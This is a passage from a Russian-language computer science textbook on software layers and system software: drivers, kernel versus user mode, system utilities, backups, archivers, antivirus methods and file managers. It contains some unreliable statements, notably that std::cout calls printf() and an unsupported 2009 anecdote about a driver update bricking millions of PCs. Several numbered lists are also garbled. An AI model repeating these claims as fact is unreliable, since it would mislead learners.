Задача: Программа на C++ выводит текст на экран через `std::cout`. Что происходит под капотом?

Код:

```
#include <iostream>

int main() {
    std::cout << "Hello, World!" << std::endl;
    return 0;
}
```

Цепочка вызовов: 1. `std::cout` — объект стандартной библиотеки C++ (сервисный уровень). 2. `std::cout` вызывает `printf()` из `libc` (сервисный уровень). 3. `printf()` вызывает системный вызов `write()` (системный уровень). 4. Ядро Linux передаёт данные драйверу терминала (системный уровень). 5. Драйвер отображает текст на экране (аппаратный уровень).

Вывод: Одна строка кода → пять уровней абстракции. Программист видит простой интерфейс, а за кулисами — сложная машинерия.

Пример 5: Middleware в микросервисах

Задача: Онлайн-магазин (Amazon, Aliexpress) построен на микросервисах. Как они общаются?

Архитектура: - **Фронтенд:** React (прикладное ПО) — интерфейс для пользователя. - **API Gateway:** nginx (middleware) — принимает запросы, перенаправляет на нужный сервис. - **Сервисы:** - Сервис товаров (Java) — каталог, поиск. - Сервис корзины (Python) — добавление товаров. - Сервис оплаты (Go) — обработка платежей. - **Брокер сообщений:** RabbitMQ (middleware) — очереди для асинхронных задач (отправка email, обновление склада). - **База данных:** PostgreSQL (сервисное ПО) — хранение данных.

Сценарий: Ты добавил товар в корзину и оплатил заказ.

1. Фронтенд → API Gateway (nginx) → Сервис корзины (добавление товара).
2. Ты нажал "Оплатить" → API Gateway → Сервис оплаты (обработка карты).
3. Сервис оплаты кладёт сообщение в очередь RabbitMQ: "Заказ оплачен".
4. Сервис уведомлений читает очередь, отправляет email: "Спасибо за заказ".
5. Сервис склада читает очередь, уменьшает количество товара.

Вывод: Middleware (nginx, RabbitMQ) связывает сервисы. Без него архитектура развалится.

Ключевые термины и определения

- **Программное обеспечение (ПО, Software)** — набор программ для выполнения задач на компьютере.
 - **Аппаратный уровень (Hardware Layer)** — физическое железо (CPU, RAM, диски, GPU) + BIOS/UEFI.
 - **Системный уровень (System Software Layer)** — ОС, драйверы, системные утилиты. Управляет железом.
 - **Сервисный уровень (Service Software / Middleware)** — библиотеки, API, компиляторы, отладчики, серверы приложений. Инструменты для разработки.
 - **Прикладной уровень (Application Software Layer)** — программы для конечных пользователей (браузеры, игры, офисные пакеты).
 - **API (Application Programming Interface)** — набор функций для взаимодействия с системой или библиотекой.
 - **Библиотека (Library)** — набор готовых функций для решения типовых задач (libc, WinAPI, DirectX).
 - **Компилятор (Compiler)** — переводит код на языке программирования в машинный код (GCC, Clang, javac).
 - **Интерпретатор (Interpreter)** — выполняет код построчно без компиляции (Python, JavaScript).
 - **JIT-компиляция (Just-In-Time)** — компиляция байт-кода в машинный код во время выполнения (Java, C#, JavaScript).
 - **Драйвер (Driver)** — программа для управления конкретным устройством (видеокарта, принтер, мышь).
 - **Middleware** — промежуточное ПО для связи компонентов (веб-серверы, брокеры сообщений).
 - **Firmware (прошивка)** — программы, зашитые в устройства (роутеры, принтеры, BIOS).
 - **ПО общего назначения** — программы для широкого круга задач (браузеры, офисные пакеты, медиаплееры).
 - **Специализированное ПО** — программы для профессионалов (IDE, графические редакторы, CAD).
 - **Системный вызов (System Call)** — запрос программы к ядру ОС для выполнения привилегированной операции.
-

Контрольные вопросы

1. **Теория:** Опиши иерархию уровней ПО (аппаратный, системный, сервисный, прикладной). Приведи по два примера программ для каждого уровня. Почему уровни важны?

2. **Практика:** Ты запускаешь игру Cyberpunk 2077 на ПК с Windows. Игра использует DirectX 12 для отрисовки графики. Опиши цепочку взаимодействия уровней ПО от клика мышкой в игре до отображения кадра на экране. Укажи, какие уровни задействованы на каждом этапе.
 3. **Сравнение:** В чём разница между системным ПО (драйвер видеокарты) и прикладным ПО (игра)? Что произойдёт, если драйвер крашнется? А если крашнется игра?
 4. **API и библиотеки:** Зачем нужны API (например, WinAPI, OpenGL)? Почему программисты не пишут всё с нуля, а используют готовые библиотеки? Приведи пример: как `printf()` в C работает с ОС.
 5. **Компиляция vs интерпретация:** Программа на C (компилятор GCC) работает в 100 раз быстрее, чем на Python (интерпретатор). Но Python популярнее в веб-разработке и анализе данных. Почему? В каких задачах скорость выполнения критична, а в каких — скорость разработки важнее?
-

Итог: Программное обеспечение организовано в уровни: аппаратный (железо), системный (ОС + драйверы), сервисный (библиотеки + компиляторы), прикладной (программы для людей). Каждый уровень опирается на предыдущий. Системное ПО управляет железом, сервисное ПО предоставляет инструменты для разработки, прикладное ПО решает задачи пользователей. Без слоёной архитектуры компьютеры были бы непрограммируемыми монстрами, а программисты писали бы всё на ассемблере и умирали от депрессии.

Следующая глава (3.3) — классификация системного ПО: детально разберём ОС, драйверы, утилиты, и зачем вообще нужны антивирусы (спойлер: Windows Defender уже неплох).

Глава 3.3: Классификация системного программного обеспечения

Введение

Итак, в главе 3.1 мы разобрались, что **операционная система** — это менеджер, который управляет железом и не даёт процессам убить друг друга. В главе 3.2 построили слоёный пирог из уровней ПО: от железа до игр. Теперь пора нырнуть глубже в **системное ПО** — самый фундаментальный слой программ, который стоит между голым железом и всем остальным софтом.

Системное ПО — это программы, которые управляют железом и обеспечивают работу других программ. Без системного ПО компьютер — это кирпич с вентиляторами. С системным ПО — это машина, которая может делать что угодно: от запуска игры до управления марсоходом.

В этой главе разберём: - Что такое системное ПО и зачем оно нужно - **Операционные системы** (краткое напоминание из главы 3.1) - **Драйверы** — переводчики между ОС и железом (и почему они вызывают BSOD) - **Системные утилиты** — армия помощников для управления системой (диспетчер задач, антивирусы, архиваторы) - Почему кривой драйвер видеокарты может положить всю систему, а вылет игры — нет

3.3.1. Определение системного ПО

Системное программное обеспечение (системное ПО) — это набор программ, которые управляют аппаратными ресурсами компьютера и обеспечивают платформу для выполнения прикладных программ.

Ключевые характеристики системного ПО:

1. **Работает близко к железу:** Системное ПО напрямую взаимодействует с процессором, памятью, дисками, устройствами ввода-вывода. Одна ошибка — и система падает.
2. **Обязательно для работы компьютера:** Без системного ПО компьютер не может функционировать. Без прикладного ПО (игры, браузеры) компьютер работает, но скучно.
3. **Пишется на низкоуровневых языках:** C, C++, Assembly, Rust. Производительность критична, абстракции — роскошь.
4. **Ошибки катастрофичны:** Баг в игре → игра вылетит. Баг в драйвере → Blue Screen of Death. Баг в ядре → система мертва.

Три основных категории системного ПО:

1. **Операционные системы (ОС)** — ядро системного ПО, управляет всем.
2. **Драйверы устройств** — переводчики между ОС и железом.
3. **Системные утилиты** — инструменты для управления и обслуживания системы.

Давай разберём каждую категорию.

3.3.2. Операционные системы (краткое напоминание)

В главе 3.1 мы детально разобрали ОС. Вот краткая выжимка:

Операционная система (ОС) — это комплекс программ, которые управляют аппаратными ресурсами и предоставляют сервисы для пользовательских приложений.

Основные функции ОС (коротко)

1. **Управление процессами:** Планирование, многозадачность, создание/уничтожение процессов.

2. **Управление памятью:** Виртуальная память, защита адресных пространств, подкачка страниц.
3. **Управление файловой системой:** Создание/чтение/запись/удаление файлов. NTFS, ext4, APFS.
4. **Управление устройствами ввода-вывода:** Загрузка драйверов, буферизация данных.
5. **Пользовательский интерфейс:** CLI (командная строка) или GUI (графический интерфейс).

Архитектура ядра (коротко)

- **Монолитное ядро (Linux):** Всё в одном адресном пространстве. Быстро, но рискованно.
- **Микроядро (Minix, QNX):** Минимальное ядро, драйверы в пользовательском режиме. Надёжно, но медленнее.
- **Гибридное ядро (Windows, macOS):** Компромисс между монолитным и микроядром.

Примеры ОС

- **Windows** (настольные ПК, игры) — гибридное ядро, NTFS.
- **Linux** (серверы, встраиваемые системы, Android) — монолитное ядро, ext4.
- **macOS** (Mac, дизайн, разработка) — гибридное ядро (XNU), APFS.
- **Android / iOS** (смартфоны, планшеты).

Вывод: ОС — это фундамент системного ПО. Без ОС драйверы и утилиты бесполезны.

3.3.3. Драйверы устройств

Драйвер (Device Driver) — это программа, которая переводит команды операционной системы в инструкции для конкретного устройства (видеокарта, принтер, клавиатура, мышь, диск).

Зачем нужны драйверы?

Представь, что ты — менеджер ресторана (ОС), а повара — это устройства (видеокарта, принтер, диск). Каждый повар говорит на своём языке: один — на итальянском, другой — на японском, третий — на кингонском. Ты не можешь напрямую дать им команды. Тебе нужны переводчики — **драйверы**.

Без драйверов: - ОС не знает, как отправить данные на принтер HP LaserJet. - ОС не знает, как заставить видеокарту NVIDIA нарисовать треугольник. - ОС не знает, как прочитать данные с SSD Samsung 980 Pro.

С драйверами: - Программа говорит ОС: "Выведи текст на экран". - ОС говорит драйверу видеокарты: "Нарисуй текст". - Драйвер переводит команду в инструкции для GPU. - GPU рисует текст.

Аналогия: Драйвер — это адаптер питания. У тебя американская розетка (устройство), а вилка европейская (ОС). Без адаптера (драйвера) не работает.

Типы драйверов по уровню работы

Драйверы работают на двух уровнях: **kernel-mode** (режим ядра) и **user-mode** (пользовательский режим).

1. Kernel-mode drivers (драйверы режима ядра)

Что это: Драйверы, работающие в привилегированном режиме (kernel mode). Имеют полный доступ к памяти и железу.

Примеры: - Драйверы видеокарт (NVIDIA, AMD) — управляют GPU. - Драйверы дисковых контроллеров (SATA, NVMe) — управляют чтением/записью на диск. - Драйверы сетевых карт (Ethernet, Wi-Fi) — управляют передачей пакетов. - Драйверы USB-контроллеров.

Особенности: - **Максимальная производительность:** Прямой доступ к железу, минимум задержек. - **Максимальный риск:** Ошибка в драйвере → **Blue Screen of Death (BSOD)** в Windows или **kernel panic** в Linux.

Почему kernel-mode драйверы опасны?

Представь, что драйвер — это хирург, который оперирует мозг (ядро ОС). Если хирург ошибётся — пациент умрёт. Так же и с драйвером: если он запишет данные не туда, перезапишет память ядра, разыменует нулевой указатель — система упадёт.

Пример из жизни:

В 2009 году Microsoft выпустила обновление драйвера для AMD-процессоров. Драйвер содержал баг, который вызывал BSOD при загрузке Windows. Миллионы компьютеров по всему миру превратились в кирпичи. Microsoft откатила обновление за 3 дня, но репутация пострадала.

2. User-mode drivers (драйверы пользовательского режима)

Что это: Драйверы, работающие как обычные программы (user mode). Не имеют прямого доступа к железу, обращаются к нему через ядро.

Примеры: - Драйверы принтеров (HP, Canon, Epson) — обрабатывают задания на печать. - Драйверы сканеров. - Некоторые драйверы USB-устройств (веб-камеры, USB-флешки).

Особенности: - **Безопасность:** Если драйвер крашнется, упадёт только он сам. Система выживет. - **Медленнее:** Нужно переключаться между user mode и kernel mode (накладные расходы).

Пример:

Драйвер принтера HP LaserJet работает в user mode. Ты отправил документ на печать. Драйвер обрабатывает документ, формирует команды для принтера, отправляет их через USB. Если драйвер крашнется — печать не удастся, но ОС продолжит работать. Можешь перезапустить драйвер и попробовать снова.

Типы драйверов по устройствам

1. Драйверы видеокарт (GPU drivers)

Назначение: Управляют графическим процессором (GPU), переводят команды DirectX/OpenGL/Vulkan в инструкции для видеокарты.

Примеры: - **NVIDIA GeForce drivers** — для видеокарт NVIDIA (GeForce RTX 4090, RTX 3080). - **AMD Radeon drivers** — для видеокарт AMD (Radeon RX 7900 XTX). - **Intel integrated graphics drivers** — для встроенной графики Intel.

Почему драйверы GPU важны?

Видеокарта без драйвера — это кусок металла, который греется. Драйвер превращает её в машину для рендеринга 3D-графики. Современные игры (Cyberpunk 2077, Elden Ring) используют миллиарды полигонов, сотни текстур, сложные шейдеры. Драйвер оптимизирует всё это, чтобы ты получил 60 FPS вместо 10.

Проблемы с драйверами GPU:

1. BSOD (Blue Screen of Death):

2. Драйвер NVIDIA содержит баг → обращается к несуществующему адресу памяти → ядро Windows падает → экран синий, текст "DRIVER_IRQL_NOT_LESS_OR_EQUAL".

3. Единственное решение: перезагрузка и обновление драйвера.

4. Графические артефакты:

5. Драйвер работает криво → текстуры мерцают, полигоны искажаются, экран покрывается квадратами.

6. Часто помогает откат на старую версию драйвера.

7. Несовместимость:

- Новая игра вышла → старый драйвер не поддерживает новые фишки → игра не запускается или лагает.
- Решение: обновить драйвер.

Пример:

У тебя NVIDIA GeForce RTX 4090. Запустил Cyberpunk 2077 с трассировкой лучей (ray tracing). Игра тормозит (20 FPS). Обновил драйвер NVIDIA до последней версии (Game Ready Driver). FPS вырос до 60. Драйвер оптимизировал код под новую игру. Магия.

2. Драйверы принтеров

Назначение: Переводят документ (Word, PDF) в команды для принтера (PostScript, PCL, ESC/P).

Примеры: - HP LaserJet drivers - Canon PIXMA drivers - Epson drivers

Особенности: - Работают в **user mode** (безопасно). - Поддерживают разные форматы бумаги, разрешения, цветовые профили.

Проблемы:

1. Несовместимость:

- Принтер HP LaserJet 1020 (2005 год). Windows 11 не содержит драйвера для него. Придётся искать на сайте HP (или мучиться с generic-драйвером).
- Linux: драйвер может быть в пакете **CUPS** (Common Unix Printing System), а может и не быть. Тогда танцы с бубном.

4. Зависание печати:

- Драйвер принтера зависает → задания на печать застревают в очереди → принтер не печатает.
- Решение: перезапустить службу печати (Print Spooler в Windows, CUPS в Linux).

Забавный факт:

В Linux принтеры поддерживаются через **CUPS**. Для некоторых принтеров драйверов нет вообще. Решение: купить принтер с поддержкой AirPrint (протокол Apple) или использовать generic-драйвер (печать будет, но без настроек). Поэтому Linux-пользователи часто шутят: "Принтер? Не, не слышал."

3. Драйверы сетевых карт

Назначение: Управляют сетевым адаптером (Ethernet, Wi-Fi), передают и принимают пакеты данных.

Примеры: - Realtek Ethernet drivers (популярные в дешёвых материнских платах) - Intel Wi-Fi drivers - Broadcom Wi-Fi drivers (популярны в ноутбуках)

Особенности: - Работают в **kernel mode** (производительность критична). - Поддерживают TCP/IP стек, протоколы Ethernet/Wi-Fi (802.11ac, 802.11ax).

Проблемы:

1. Нет интернета после установки ОС:

- Установил Windows/Linux → драйвер сетевой карты не установлен → нет интернета → не можешь скачать драйвер (парадокс).
- Решение: скачать драйвер на другом компьютере, перенести на флешке.

4. Wi-Fi не работает в Linux:

5. Многие Wi-Fi-чипы (особенно Broadcom) требуют проприетарных драйверов (закрытый код).
6. Linux поставляется с открытыми драйверами, которые не поддерживают все чипы.
7. Решение: установить проприетарный драйвер вручную (боль).

Пример:

Купил новый ноутбук с Wi-Fi 6E (Intel AX210). Установил Ubuntu 20.04. Wi-Fi не работает. Драйвер для AX210 появился в ядре Linux 5.10, а в Ubuntu 20.04 ядро 5.4. Решение: обновить ядро до 5.10+ или установить драйвер вручную (iwlwifi).

4. Драйверы звуковых карт

Назначение: Управляют аудио-устройствами (встроенная звуковая карта, внешние аудиоинтерфейсы).

Примеры: - Realtek High Definition Audio drivers (99% встроенных звуковых карт) - Creative Sound Blaster drivers - ASIO drivers (для профессионального аудио)

Особенности: - Работают в **kernel mode**. - Поддерживают разные форматы: стерео, 5.1, 7.1, Dolby Atmos.

Проблема:

Звук пропал после обновления Windows → драйвер Realtek сломался → переустановил драйвер → звук появился. Классика.

5. Драйверы USB-устройств

Назначение: Управляют USB-устройствами (флешки, мышки, клавиатуры, веб-камеры).

Особенности: - Большинство USB-устройств работают через **generic-драйверы** (стандартные драйверы ОС). - Например, USB-флешка работает сразу после подключения (драйвер USB Mass Storage встроен в ОС). - Специфичные устройства (принтеры, сканеры, игровые рули) требуют отдельных драйверов.

Пример:

Подключил USB-флешку → Windows автоматически загрузила драйвер → флешка появилась в проводнике. Подключил игровой руль Logitech G29 → Windows загрузила generic-драйвер (руль работает, но без настройки кнопок) → установил драйвер Logitech Profiler → теперь можно настроить кнопки и силовую обратную связь (force feedback).

Обновление драйверов: зачем и как?

Зачем обновлять драйверы?

1. **Исправление багов:** Старый драйвер содержит баги → новый драйвер их исправляет.
2. **Поддержка новых устройств/функций:** Новая игра требует фичи DirectX 12 Ultimate → старый драйвер не поддерживает → нужно обновить.
3. **Оптимизация производительности:** Драйверы видеокарт регулярно обновляются под новые игры (Game Ready Drivers от NVIDIA).
4. **Безопасность:** Драйверы могут содержать уязвимости → обновление закрывает дыры.

Как обновлять драйверы?

Windows: - **Автоматически:** Windows Update загружает драйверы автоматически. - **Вручную:** Диспетчер устройств → правой кнопкой на устройство → "Обновить драйвер". - **Сайт производителя:** Скачать драйвер с сайта NVIDIA / AMD / Intel / HP.

Linux: - **Автоматически:** Ядро содержит большинство драйверов. Обновление ядра = обновление драйверов. - **Вручную:** Для проприетарных драйверов (NVIDIA) — установить через пакетный менеджер (`apt install nvidia-driver-XXX`).

macOS: - Драйверы обновляются через System Updates. Apple контролирует всё железо, драйверы встроены в ОС.

Проблема обновления:

Иногда **новый драйвер хуже старого**. Например, NVIDIA выпустила драйвер 535.104.05 для Linux. Многие пользователи жаловались на снижение FPS в играх. Решение: откатиться на предыдущую версию (535.98).

Правило: Если старый драйвер работает нормально — не трогай его (ain't broke, don't fix it).

3.3.4. Системные утилиты

Системные утилиты — это программы для управления, обслуживания и настройки операционной системы. Они не управляют железом напрямую (как драйверы), но работают тесно с ОС.

Категории системных утилит

1. Утилиты управления системой

Эти программы позволяют контролировать состояние системы: процессы, память, диски, сеть.

а) Диспетчер задач (Task Manager / System Monitor)

Назначение: Показывает запущенные процессы, потребление CPU/RAM/диска/сети. Позволяет завершить зависший процесс.

Примеры: - **Windows:** Task Manager (Ctrl+Shift+Esc). - **Linux:** `top`, `htop`, GNOME System Monitor. - **macOS:** Activity Monitor.

Что показывает: - Список процессов (программ). - Потребление CPU (% на каждое ядро). - Потребление RAM (сколько занято / свободно). - Дисковая активность (чтение/запись в MB/s). - Сетевая активность (скачивание/отдача в MB/s).

Пример использования:

Компьютер тормозит. Открыл Task Manager. Процесс `Chrome.exe` жрёт 8 GB RAM и 100% CPU. Завершил процесс → компьютер ожил.

Забавный факт:

Chrome создаёт отдельный процесс для каждой вкладки. Открыл 50 вкладок → в Task Manager 50 процессов `chrome.exe`. Это для безопасности (одна вкладка крашнется — другие выживут), но цена — RAM.

б) Диспетчер дисков (Disk Management / fdisk / gparted)

Назначение: Управление дисками и разделами (создание, удаление, форматирование, изменение размера).

Примеры: - **Windows:** Disk Management (`diskmgmt.msc`). - **Linux:** `fdisk` (командная строка), `gparted` (графический). - **macOS:** Disk Utility.

Что можно делать: - Создать новый раздел (partition) на диске. - Форматировать раздел (NTFS, ext4, FAT32). - Изменить размер раздела (расширить / сжать). - Назначить букву диска (Windows: C:, D:, E:).

Пример:

Купил новый SSD 1 TB. Подключил к компьютеру. Открыл Disk Management. Диск не размечен (unallocated). Создал раздел, отформатировал в NTFS, назначил букву E:. Теперь диск доступен в проводнике.

Важно: Форматирование диска **удаляет все данные**. Будь осторожен.

в) Редактор реестра (Registry Editor, Windows)

Что это: Реестр Windows (Registry) — это централизованная база данных настроек ОС и программ. Хранит конфигурацию системы, параметры программ, настройки драйверов.

Утилита: Registry Editor (`regedit.exe`).

Структура реестра: - **HKEY_LOCAL_MACHINE (HKLM):** Настройки для всего компьютера (ОС, драйверы). - **HKEY_CURRENT_USER (HKCU):** Настройки текущего пользователя. - **HKEY_CLASSES_ROOT (HKCR):** Ассоциации файлов (какая программа открывает .txt, .mp3).

Пример:

Хочешь изменить обои рабочего стола через реестр (зачем? не знаю, но можно): - Открыл `regedit`. - Перешёл в `HKEY_CURRENT_USER\Control Panel\Desktop`. - Изменил значение `Wallpaper` на путь к картинке. - Перезагрузил систему → обои изменились.

Опасность:

Изменение реестра может сломать систему. Удалил не тот ключ → Windows не загружается. **Не лезь в реестр, если не знаешь, что делаешь.**

2. Утилиты обслуживания системы

Эти программы поддерживают систему в рабочем состоянии: чистят диск, дефрагментируют, делают резервные копии.

а) Дефрагментация диска (Disk Defragmenter)

Что это: Дефрагментация — это процесс упорядочивания файлов на жёстком диске (HDD), чтобы они лежали последовательно, а не разбросаны по всему диску.

Зачем нужна (для HDD):

Жёсткий диск (HDD) — это магнитный диск с головкой, которая движется физически. Если файл разбит на фрагменты, разбросанные по всему диску, головке приходится прыгать туда-сюда (seek time). Это медленно.

Дефрагментация собирает фрагменты файла вместе → головка читает файл последовательно → скорость чтения выше.

Для SSD дефрагментация ВРЕДНА:

SSD (твердотельный накопитель) — это флеш-память, там нет движущихся частей. Доступ к любой ячейке одинаково быстрый. Дефрагментация бесполезна.

Более того, **дефрагментация SSD сокращает срок его жизни**, потому что SSD имеют ограниченное количество циклов записи (P/E cycles, program/erase cycles). Дефрагментация = лишние записи = износ.

Для SSD используется TRIM:

TRIM — команда, которая сообщает SSD, какие блоки данных больше не используются. SSD может стереть их заранее, чтобы ускорить будущие записи.

Пример:

У тебя HDD 1 TB, забит на 80%. Файлы фрагментированы. Запустил дефрагментацию (Windows: Optimize Drives). Процесс занял 2 часа. После дефрагментации загрузка системы ускорилась на 20%.

У тебя SSD 500 GB. Дефрагментация **не нужна**. Windows 10/11 автоматически запускает TRIM (Optimize Drives для SSD = TRIM, не дефрагментация).

б) Очистка диска (Disk Cleanup / BleachBit)

Назначение: Удаление ненужных файлов: временные файлы, кэш браузеров, старые обновления, корзина.

Примеры: - **Windows:** Disk Cleanup (`cleanmgr.exe`). - **Linux:** BleachBit (графический), `apt autoremove` (командная строка). - **macOS:** встроенная очистка в Storage Management.

Что можно удалить: - Временные файлы (`C:\Windows\Temp`). - Кэш браузера (Chrome кэширует гигабайты данных). - Старые обновления Windows (папка `C:\Windows.old` может занимать 20+ GB). - Корзина (удалённые файлы висят в корзине, занимая место).

Пример:

Диск C: забит (осталось 2 GB). Запустил Disk Cleanup. Удалил временные файлы (5 GB), старые обновления (15 GB), кэш браузера (3 GB). Освободил 23 GB. Облегчение.

в) Резервное копирование (Backup)

Назначение: Создание копии данных на случай сбоя (диск сдох, вирус зашифровал файлы, случайно удалил важный документ).

Примеры: - **Windows:** Windows Backup, File History. - **Linux:** `rsync`, Timeshift (системные снапшоты). - **macOS:** Time Machine (легендарная утилита, делает снапшоты автоматически).

Типы бэкапов:

1. **Полный бэкап (Full Backup):** Копируются все файлы. Занимает много места, долго.
2. **Инкрементальный бэкап (Incremental Backup):** Копируются только изменённые файлы с последнего бэкапа. Быстрее, меньше места.
3. **Дифференциальный бэкап (Differential Backup):** Копируются файлы, изменённые с последнего полного бэкапа.

Правило 3-2-1: - **3 копии данных** (оригинал + 2 бэкапа). - **2 разных носителя** (например, диск + облако). - **1 копия офлайн** (внешний диск, отключённый от компьютера, защита от вируса-шифровальщика).

Пример:

Работаешь над дипломом. Хранишь файл на ноутбуке. Ноутбук украли. Диплом потерян. Пишешь заново (слёзы).

Лучше: - Оригинал на ноутбуке. - Бэкап на внешнем диске (каждый вечер копируешь). - Бэкап в облаке (Google Drive, Dropbox, OneDrive).

Ноутбук украли → открыл Google Drive на другом компьютере → скачал диплом. Всё цело. Спасибо бэкапам.

3. Архиваторы (связь с главой 1.12)

Архиватор — программа для сжатия файлов. Мы детально разбирали сжатие в главе 1.12 (RLE, Хаффман, LZW, Deflate, LZMA).

Примеры: - **Windows:** WinRAR (платный, но "бесплатный" — все игнорируют лицензию), 7-Zip (бесплатный, лучший). - **Linux:** `gzip`, `tar`, `xz`, `zip`. - **macOS:** встроенный Archive Utility (ZIP), Keka (бесплатный, поддерживает 7z, RAR).

Популярные форматы:

Формат	Алгоритм	Степень сжатия	Скорость	Применение
ZIP	Deflate	Средняя	Быстрая	Универсальный (все ОС)
RAR	Proprietary	Высокая	Средняя	Популярен в Windows
7z	LZMA	Очень высокая	Медленная	Максимальное сжатие
tar.gz	gzip (Deflate)	Средняя	Быстрая	Стандарт в Linux
tar.xz	LZMA2	Очень высокая	Медленная	Архивы исходников (Linux)

Пример:

Папка с фотографиями (1000 фото, 5 GB). Заархивировал в 7z → размер 4.8 GB (сжатие 4%, потому что JPEG уже сжат). Заархивировал папку с текстовыми документами (100 MB) → размер 10 MB (сжатие 90%, текст хорошо сжимается).

4. Антивирусы

Антивирус — программа для защиты от вредоносного ПО (вирусы, трояны, черви, шифровальщики, рекламное ПО).

Примеры: - **Windows Defender (Microsoft Defender):** Встроенный в Windows 10/11. Бесплатный, неплохой (2025 год — реально защищает). - **Kaspersky:** Мощный, но платный (~\$40/год). Популярен в России. - **ESET NOD32:** Лёгкий, быстрый, платный. - **ClamAV (Linux):** Бесплатный, open-source. Слабее коммерческих, но для серверов подходит.

Как работает антивирус?

1. Сигнатуры вирусов:

- Антивирус содержит базу данных сигнатур (fingerprints) известных вирусов.
- Сканирует файлы, сравнивает с базой. Совпадение → вирус обнаружен.
- Проблема: новые вирусы (zero-day) не в базе, антивирус их не видит.

5. Эвристический анализ:

- Антивирус анализирует поведение программы. Если она ведёт себя подозрительно (шифрует файлы, изменяет системные файлы, открывает сетевые соединения без разрешения) → блокирует.
- Проблема: ложные срабатывания (false positives). Легальная программа может быть заблокирована.

8. Песочница (Sandbox):

- Подозрительная программа запускается в изолированной среде (виртуальная машина). Антивирус смотрит, что она делает. Если ведёт себя зловредно → удаляет.

Нужен ли антивирус?

Windows: - Да, но **Windows Defender** достаточно для большинства пользователей (2025 год). Не нужно платить за Kaspersky / Norton / McAfee. - Главное: не качать пиратский софт с сомнительных сайтов, не кликать на "скачать бесплатно 1000 GB RAM".

Linux: - Антивирус почти не нужен. Вирусов под Linux мало (меньше 1% рынка десктопов → не интересен хакерам). - Основная угроза: серверы (веб-серверы могут быть взломаны через уязвимости в ПО).

macOS: - Раньше считалось, что Mac защищён. Сейчас вирусы под macOS существуют (рекламное ПО, трояны). - macOS имеет встроенную защиту (Gatekeeper, XProtect). Дополнительный антивирус желателен, но не обязателен.

Пример:

Скачал файл `crack_photoshop.exe` с сомнительного сайта. Windows Defender заблокировал: "Обнаружена угроза: Trojan:Win32/Wacatac". Удалил файл. Спасибо, Defender.

5. Файловые менеджеры

Файловый менеджер — программа для управления файлами и папками (копирование, перемещение, удаление, переименование).

Примеры:

Windows: - **Windows Explorer (File Explorer):** Встроенный файловый менеджер. - **Total Commander:** Двухпанельный менеджер (удобен для работы с большим количеством файлов). Платный, но популярный.

Linux: - **Nautilus (GNOME):** Файловый менеджер для GNOME (Ubuntu). - **Dolphin (KDE):** Файловый менеджер для KDE (Kubuntu). - **Midnight Commander (mc):** Консольный двухпанельный менеджер (для терминала).

macOS: - **Finder:** Встроенный файловый менеджер.

Зачем нужны альтернативные файловые менеджеры?

Встроенные менеджеры (Explorer, Finder) просты, но ограничены. Профессиональные менеджеры (Total Commander, Midnight Commander) предлагают: - Двухпанельный интерфейс (две папки рядом, удобно копировать). - Массовое переименование файлов. - Встроенный просмотр файлов (текст, изображения, видео). - Работа с архивами (как с обычными папками).

Пример:

Нужно скопировать 1000 фотографий из папки А в папку В, но только те, которые весят > 5 MB. В Windows Explorer — мука (выделять вручную). В Total Commander — фильтр по размеру, выделение, копирование. 2 минуты.

3.3.5. Связь с другими главами

- **Глава 2.1-2.3 (Архитектура ЭВМ, принципы фон Неймана):** Системное ПО управляет железом, о котором мы говорили в разделе 2 (процессор, память, диски).
 - **Глава 3.1 (Операционные системы):** ОС — это ядро системного ПО. Драйверы и утилиты работают в связке с ОС.
 - **Глава 3.2 (Уровни ПО):** Системное ПО — это нижний уровень (над железом, под сервисным и прикладным ПО).
 - **Глава 1.12 (Способы сжатия информации):** Архиваторы (7-Zip, WinRAR) используют алгоритмы сжатия (Deflate, LZMA), о которых мы говорили в главе 1.12.
 - **Глава 5 (Алгоритмы):** Планировщик процессов в ОС, алгоритмы эвристического анализа в антивирусах.
 - **Глава 9 (Информационная безопасность):** Антивирусы, защита от вирусов, уязвимости в драйверах.
-

Примеры для понимания

Пример 1: BSOD из-за драйвера

Задача: Почему кривой драйвер видеокарты вызывает Blue Screen of Death, а вылет игры — нет?

Ответ:

Драйвер видеокарты работает в **kernel mode** (режим ядра). Имеет полный доступ к памяти и железу. Если драйвер содержит баг (например, обращается к несуществующему адресу памяти), он может перезаписать память ядра ОС.

Ядро обнаруживает повреждение и падает, чтобы предотвратить дальнейший ущерб (data corruption). Результат: **BSOD** (Blue Screen of Death).

Игра работает в user mode (пользовательский режим). Имеет доступ только к своей памяти. Если игра крашнется (баг, segmentation fault), ОС просто завершит процесс игры. Другие процессы (и ядро) не пострадают.

Вывод: Kernel-mode код опасен. Одна ошибка → вся система падает. User-mode код безопасен. Ошибка → падает только программа.

Пример 2: Дефрагментация HDD vs TRIM на SSD

Задача: У тебя два диска: HDD 1 TB и SSD 500 GB. Когда нужна дефрагментация?

Ответ:

HDD (жёсткий диск): - Дефрагментация **полезна**. Файлы фрагментированы → головка диска прыгает туда-сюда → медленно. Дефрагментация собирает фрагменты вместе → последовательное чтение → быстрее. - Рекомендуется дефрагментировать HDD раз в месяц (если диск активно используется).

SSD (твердотельный накопитель): - Дефрагментация **вредна**. SSD не имеет движущихся частей, доступ к любой ячейке одинаково быстрый. Дефрагментация = лишние записи → износ SSD. - Вместо дефрагментации используется **TRIM** — команда, которая сообщает SSD, какие блоки данных больше не используются. SSD может стереть их заранее.

Вывод: Для HDD — дефрагментация. Для SSD — TRIM (автоматически в современных ОС).

Пример 3: Работа антивируса (сигнатуры + эвристика)

Задача: Скачал файл `invoice.pdf.exe`. Антивирус заблокировал. Как он понял, что это вирус?

Решение:

1. Сигнатура: - Антивирус рассчитал хеш файла (например, SHA-256): `a3f5c9d7e2b8...` - Сравнил с базой известных вирусов. - Совпадение найдено: `Trojan:Win32/FakeInvoice`. - Файл заблокирован.

2. Эвристический анализ: - Антивирус проанализировал поведение: - Файл называется `invoice.pdf.exe` (двойное расширение — подозрительно). - Иконка замаскирована под PDF (трюк для обмана пользователя). - Файл пытается подключиться к серверу в Китае (C&C server, command and control). - Файл пытается изменить системный реестр Windows. - Антивирус решил: это вирус. - Файл заблокирован, помещён в карантин.

Вывод: Антивирусы используют сигнатуры (известные вирусы) и эвристику (подозрительное поведение).

Пример 4: Использование диспетчера задач

Задача: Компьютер тормозит. Как найти, что жрёт ресурсы?

Решение:

1. Открыл **Task Manager** (Ctrl+Shift+Esc в Windows).
2. Вкладка **Processes** (Процессы).
3. Отсортировал по столбцу **CPU** (нагрузка на процессор).
4. Процесс `chrome.exe` жрёт 95% CPU.
5. Кликнул правой кнопкой → **End Task** (Завершить задачу).
6. Chrome закрылся → CPU разгрузился до 5%.
